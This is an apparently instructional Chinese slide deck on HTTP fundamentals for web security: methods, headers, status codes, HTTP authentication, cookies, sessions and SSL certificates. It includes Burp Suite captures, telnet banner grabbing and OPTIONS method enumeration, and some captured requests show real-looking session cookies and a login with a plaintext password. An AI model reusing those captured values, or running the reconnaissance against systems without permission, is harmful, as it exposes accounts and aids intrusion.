
# 常見的網站服務程式



- **Microsoft Internet Information Service (IIS)**
  - ✓ PHP、ASP、.Net、CGI
- **Apache**
  - ✓ PHP、PYTHON、CGI
- **Tomcat、Resin、JBoss、WebLogic**
  - ✓ Java
- **Ruby On Rails (ROR)**
  - ✓ Ruby

# 網頁存取基本流程





# HTTP 簡介



# Protocol Position

## ➤ HTTP - HyperText Transfer Protocol

✓ 應用層的協定

✓ RFC

– 1945


– 2616 , 2617

– 2965

✓ Book : 『 HTTP Essentials 』 (2001)

- Stephen Thomas

Communication System (Web Browser)



# HTTP Request Format



[Method] [URL] [Version] *(Request Line)*

[Header]: value

.....

Header

\n

*(中間空一行)*

[Data]

*(Optional)*

Body

# HTTP Request Format



## ▶ 範例：“資安人”網站首頁

**GET /main/index.aspx HTTP/1.1**

**Accept: \*/\***

**Accept-Language: zh-tw**

**User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB6; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; OfficeLiveConnector.1.4; OfficeLivePatch.1.3; MSN OptimizedIE8;ZHTW)**

**Accept-Encoding: gzip, deflate**

**Proxy-Connection: Keep-Alive**

**Host: www.isecutech.com.tw**

**Pragma: no-cache**

**Cookie: \_\_utma=232091143.867869796.1244101550.1249441651.1249542945.41; \_\_utmz=232091143.1244101550.1.1.utmccn=(direct)|utmcsr=(direct)|utmcmd=(none); \_\_utmb=232091143; \_\_utmc=232091143; ASP.NET\_SessionId=b3ys5m45tfsh1i55hzhkenfw**

# HTTP Request Format



## ▶ 範例：網站登入頁面

**POST /user/login.htm HTTP/1.1**

**Referer: https://member.ruten.com.tw:443/user/login.htm**

**Content-Length: 69**

**Content-Type: application/x-www-form-urlencoded**

**Host: member.ruten.com.tw**

**User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)**

**Pragma: no-cache**

**Cookie: \_\_utma=1.1668397861.1187588741.1187588741.1187588741.1; \_\_utmc=1; \_\_utmz=1.1187588741.1.1.utmccn=(direct)|utmcsr=(direct)|utmcmd=(none); \_\_utmb=1; \_\_utmb=1**

**userid=777-777-1911form%40value777.com&button=%b5n%a4J&userpass=admin**



# HTTP Response Format



[Version] [Status] (Status Line)

[Header]: value

.....

Header

\n

(中間空一行)

[Data]

(Optional)

Body

# HTTP Response Format



## ▶ 範例：“資安人”網站首頁

```
HTTP/1.1 200 OK
Date: Thu, 06 Aug 2009 07:20:36 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 119260
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Information Security .....
.....
.....
```

# 觀察 HTTP 訊息



➤ WebProxy : BurpSuite

Demo → ....

burp suite v1.2.01

burp intruder repeater window help

target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts

intercept options history

Filter: hiding CSS, image and general binary content

#	host	method	URL	params	mod	status	length	MIME type	extension	title	SSL	IP	cookies	time
1	http://www.isecutech.co...	GET	/main/index.aspx			200	119557	HTML	aspx	Information Sec...	<input type="checkbox"/>	60.250.161.21	ASP.N...	下午 06:40:15
3	http://www.google-analyti...	GET	/urchin.js			200	22929	script	js		<input type="checkbox"/>	74.125.153.139		下午 06:40:16
59	http://www.isecutech.co...	GET	/images/bfg_right.jpg			404	1795	HTML	jpg	The page cann...	<input type="checkbox"/>	60.250.161.21		下午 06:40:18
61	http://pagead2.google SYN...	GET	/pagead/show_ads.js			200	36650	script	js		<input type="checkbox"/>	64.233.189.165		下午 06:40:18
64	http://pagead2.google SYN...	GET	/pagead/expansion_embed.js			200	45356	script	js		<input type="checkbox"/>	64.233.189.165		下午 06:40:20
65	http://pagead2.google SYN...	GET	/pagead/render_ads.js			200	675	script	js		<input type="checkbox"/>	64.233.189.165		下午 06:40:20
66	http://googleads.g.doubl...	GET	/pagead/test_domain.js			200	489	script	js		<input type="checkbox"/>	64.233.189.156		下午 06:40:20
69	http://googleads.g.doubl...	GET	/pagead/ads?client=ca-pub-6213853825288132&dt...	<input checked="" type="checkbox"/>		200	10011	HTML			<input type="checkbox"/>	64.233.189.156	test_c...	下午 06:40:23
70	http://pagead2.google SYN...	GET	/pagead/sma7.js			200	3229	script	js		<input type="checkbox"/>	64.233.189.165		下午 06:40:26
74	http://en.asmag.com	GET	/asm/images/info.ico			400	168	XML	ico		<input type="checkbox"/>	60.250.165.210		下午 06:40:29

request response

raw params headers hex

```
GET /main/index.aspx HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: zh-tw
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB6; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; OfficeLiveConnector.1.4; OfficeLivePatch.1.3; MSN OptimizedIE8,ZHTW)
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Host: www.isecutech.com.tw
Cookie: __utma=232091143.867869796.1244101550.1249542945.1249552130.42; __utmz=232091143.1244101550.1.1.utmccn=(direct)utmcsr=(direct)utmcmd=(none)
```

0 matches

中文 (台灣)

# Request : Method



名稱	主要意義	
GET	取得後端資源	
POST	送出資料至後端網頁(程式)	
CONNECT	進行連線(→proxy)	
HEAD	僅取得回訊的 Header 內容	
OPTIONS	列出伺服器支援的Method	
TRACE	取得到後端主機的中間交通資訊	
PUT	送出檔案至伺服器上	
DELETE	刪除伺服器上之檔案	

# GET

## ➤ HTTP/1.0 example –

GET / HTTP/1.0

Host: www.google.com

\n


## ➤ HTTP/1.1 persistent connection example –

GET / HTTP/1.1

Host: www.google.com

Connection: Keep-Alive

\n



# POST



## ➤ Login example –

**POST /login.asp HTTP/1.1**

**Host: www.google.com**

**Content-Length: 21**

**\n**

**username=abc&test=123**

21 characters

# POST with URL Encoding



## ➤ Login example –

**POST /login.asp HTTP/1.1**

**Host: www.google.com**

**Content-Type: application/x-www-form-urlencoded**

**Content-Length: 33**

**\n**

**username=%61%62%63&test=%31%32%33**

33 characters

# HEAD



- Banner grabbing by telnet
- Sending “HEAD / HTTP/1.0” to www.hinet.net port 80

```
C:\ 命令提示字元

HTTP/1.1 200 OK
Date: Tue, 03 Nov 2009 02:30:56 GMT
Server: Apache/2.0.63 (Unix)
Last-Modified: Tue, 03 Nov 2009 00:57:24 GMT
Accept-Ranges: bytes
Content-Length: 9627
Cache-Control: max-age=3600
Expires: Tue, 03 Nov 2009 03:30:56 GMT
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

遺失與主機的連線。

C:\Documents and Settings\fredweng>
```



# OPTIONS



go cancel host   
< > port   use SSL

**request**

raw headers hex

OPTIONS / HTTP/1.0  
Host:www.dcview.com.tw

**response**

raw headers hex

HTTP/1.0 200 OK  
Server: Microsoft-IIS/5.0  
Date: Thu, 07 Jan 2010 02:39:58 GMT  
MS-Author-Via: DAV  
Content-Length: 0  
Accept-Ranges: none  
DASL: <DAV:sql>  
DAV: 1, 2  
**Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH**  
**Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK**  
Cache-Control: private

# Headers : General



名稱	主要意義
Connection	連線控制 (explicitly close、persistent connections)
Content-Type	Body內容類型(MIME-Type)
Content-Length	Body內容長度 (bytes) Note : This header is send for most static documents, but not for dynamically generated content。
Content-Encoding	Body內容的編碼方式
Transfer-Encoding	Body內容傳輸方式(e.g. chunked)

# Headers : for Request



名稱	主要意義
Accept	瀏覽器可接受的檔案格式
Accept-Encoding	瀏覽器可接受的Body內容壓縮編碼方式
Accept-Language	瀏覽器可接受的Body內容語言編碼方式
Cookie	傳送cookie給後端主機
Host	欲瀏覽之網站 (IP或DN)
If-Modified-Since	控制cache內容的有效性
Refer	上一個連結
User-Agent	瀏覽器類型

# Headers : for Response



名稱	主要意義
Date	伺服器上之時間
Server	伺服器之Web服務程式
Location	頁面重新導向目的位址
WWW-Authenticate	後端認證方式
Keep-Alive	保持連線之設定(Persistent)
Set-Cookie	設定cookie到前端
X-Powered-By	動態程式語言
Cache-Control	與網頁內容的cache 機制之控制 有關
Pragma	
Expires	

# Response : Status Code



Status Code	主要意義
1XX	Information
2XX	Success
3XX	Redirection
4XX	Client Error
5XX	Server Error

## ➤ Reference :

- ✓ <http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html>
- ✓ [http://en.wikipedia.org/wiki/List\\_of\\_HTTP\\_status\\_codes](http://en.wikipedia.org/wiki/List_of_HTTP_status_codes)

# Response : Status Code



## ➤ 常見的Status Code

- ✓ 200 - OK
- ✓ 301 - Moved Permanently (Redirect)
- ✓ 302 - Moved Temporarily(Found) (Redirect)
- ✓ 304 - Not Modified (for Cache)
- ✓ 400 - Bad Request
- ✓ 401 - Unauthorized (Authorization Required)
- ✓ 403 - Forbidden
- ✓ 404 - Not Found
- ✓ 500 - Internal Server Error

# 安全設計?



- ▶ 一些常需要的安全功能並未在協定中
  - ✓ 身份認證：部分有! → AP 自己做
  - ✓ 登入使用者管理(Session)：沒有! → AP 自己做
    - Request/Response Model
    - 所有像是使用者登錄後延續認證的功能，大部分是透過一些特別的機制來模擬
  - ✓ 授權管理：沒有! → AP 自己做
  - ✓ 傳輸資料安全
    - 加密：沒有! → SSL 來輔助
    - 完整性：沒有! → AP 自己做
    - 不可否認性：沒有! → AP 自己做

# HTTP Authentication




GET /test.asp HTTP/1.1  
Host: www.example.com

HTTP/1.1 401  
Authorization Required

WWW-Authenticate: Basic

GET /test.asp HTTP/1.1  
Host: www.example.com  
Authorization: Basic  
YWJjOjEyMz==

HTTP/1.1 200 OK





# HTTP Authentication (cont.)



## ➤ Header :

### ✓ Response

- **401** *Authorization Required*
- *WWW-Authenticate: [Mech]*
  - 三種 [Mech] 認證方式
    - *Basic*
    - *Digest*
    - *Integrated (NTLM · Kerberos)*

### ✓ Request

- *Authorization: [Mech] value*

# 觀念澄清



## ➤ Encoding (編碼) : Base64 、HTML Encoding




## ➤ Hash (雜湊函數) : MD5 、SHA1



- The input can be of any length.
- The output has a fixed length.
- $H(x)$  is relatively easy to compute for any given  $x$ .
- $H(x)$  is one-way.
- $H(x)$  is collision-free.

## ➤ Encrypt (加密) : AES

(<http://www.rsa.com/rsalabs/node.asp?id=2176>)



# HTTP Authentication (cont.)



## ➤ Basic

- ✓ Base64 encoding of {username:password}
- ✓ 無法防止訊息被竊取與重送
- ✓ 必須配合 SSL 加密保護

## ➤ Digest

- ✓ Hash of password
- ✓ 只能存取 IIS 主機上的資源
- ✓ 無法防止訊息被重送


# HTTP Authentication (cont.)



## ➤ Integrated Windows Authentication

- ✓ 用 challenge/response model 來改善前者問題
- ✓ 不能穿過防火牆
- ✓ NTLM
  - 只能存取 IIS 主機上的資源
  - 只做 client 端的身分認證
- ✓ Kerberos
  - 比 NTLM 快且安全(也改善上述兩個限制)
  - Client 以及 Kerberos Server 必須跟 IIS 主機同一個 domain 或是在一個 trusted domain.

# Cookie



GET /test.asp HTTP/1.1  
Host: www.example.com

HTTP/1.1 200 OK

.....  
Set-Cookie: UID=ABC

GET /test.asp HTTP/1.1  
Host: www.example.com  
Cookie: UID=ABC

Cookie Table			
Domain	Path	Name	Value
www.example.com	/	UID	ABC

# Cookie



## ➤ in Response Header


✓ **Set-Cookie:** [NAME]=[VALUE];  
path=[PATH]; **expires=[TIME];**  
domain=[DOMAIN]

## ➤ in Request Header

✓ **Cookie:** [NAME1]=[VALUE1];  
[NAME2]=[VALUE2] ...

## ➤ Stored in Client Side (per Browser)

# Session



Cookie Table			
Domain	Path	Name	Value
www.example.com	/	SESSID	0002

POST /login.asp HTTP/1.1  
Host: www.example.com  
Content-Length: 24

UID=XYZ&Password=pass932

HTTP/1.1 200 OK

.....

Set-Cookie: SESSID=0002

GET /test.asp HTTP/1.1

Host: www.example.com

Cookie: SESSID=0002



SESSID:0001  
UID=ABC

SESSID:0002  
UID=XYZ

# Session



- **Stored in Server Side (per User)**
- **傳輸機制**
  - ✓ **URL Parameter**
  - ✓ **Hidden Form Data Field**
  - ✓ **Cookie**
- **部分語言常用的cookie名稱**
  - ✓ **PHPSESSID**
  - ✓ **ASPSESSIONID**
  - ✓ **JSESSIONID**




# HTTPS


## ➤ HTTP+ SSL(Secure Sockets Layer)

✓ SSL is designed to **encrypt “any” TCP/IP based network traffic**

- 防竊聽
- 防資料竄改及重送
- 使用憑證來進行身份認證(完整、部分)



# SSL Handshake + Secure Channel



# Gmail Login using SSL

The screenshot shows the Gmail login page in Internet Explorer. The address bar contains the URL: `https://www.google.com/accounts/Login?continue=http%3A%2F%2Fmail.google.com%2Fmail%2Ffe-11-252d8d98defa5f2baf4af8709009a3-03b5d71f2f3f9e21bb4`. A red arrow points to the `https://` part of the URL. A "網站識別" (Site Identification) dialog box is open, displaying: "GeoTrust 已將此網站識別為: www.google.com" and "伺服器上的這個連線經過加密。" (This connection on the server is encrypted). Below this, it asks "我是否應信任此網站?" (Should I trust this site?) and has a "檢視憑證" (View Certificate) button. A second "憑證" (Certificate) dialog box is open, showing "憑證資訊" (Certificate Information) with details: "發給: www.google.com", "發行者: Google Internet Authority", and "有效期自 2009/11/13 到 2010/11/13". A red arrow points to the "憑證" button in the browser's status bar. The background shows the Gmail login form with fields for "使用者名稱:" (Username) and "密碼:" (Password), and a "登入" (Sign In) button. The page also features the "Google 帳戶" (Google Account) section and a "建立帳戶" (Create Account) button.

# 預設信任的根憑證名單


The screenshot shows the Internet Options dialog box with the 'Content Advisor' tab selected. A red arrow points to the 'Certificates' button. A secondary dialog box, 'Certificates', is open, showing the 'Trusted Root Certificates' tab. The list of certificates is as follows:

發給	發行者	到期日	好記的名稱
fs320i	fs320i	2018/12/2	<無>
Gatekeeper Root CA	Gatekeeper Root CA	2014/5/24	eSign Austr
Generic Root Trust CA	Generic Root Trust CA	2040/1/1	Generic Roc
Geo Trust Global CA	Geo Trust Global CA	2022/5/21	Geo Trust G:
Geo Trust Global CA 2	Geo Trust Global CA 2	2019/3/4	Geo Trust G:
Geo Trust Primary Certificatio...	Geo Trust Primary Certi...	2036/7/17	Geo Trust
Geo Trust Universal CA	Geo Trust Universal CA	2029/3/4	Geo Trust U:
Geo Trust Universal CA 2	Geo Trust Universal CA 2	2029/3/4	Geo Trust U:

# 跟大廠買憑證



Check CA in the Certificate ...  
Verisign ! OK, I trusted him



<https://atm.bank.com.tw/>

Certificate + Public Key


Encrypted data by the exchanged shared cipher key



# 自建憑證中心




Check CA in the  
Certificate ...  
Bad CA !  
Who ???



<https://atm.bank.com.tw/>


Certificate + Public Key





# Security Warning




安全性警訊

 您與這個網站交換的資訊，其他人無法檢視或變更。不過，網站的安全性憑證有問題。

 這個安全性憑證是由您尚未信任的公司所發出。請查閱憑證來決定您是否信任憑證授權單位。

 安全性憑證日期有效。

 安全性憑證的名稱不正確或與網站的名稱不相符。

要繼續處理？

CA 必需為瀏覽器所信任

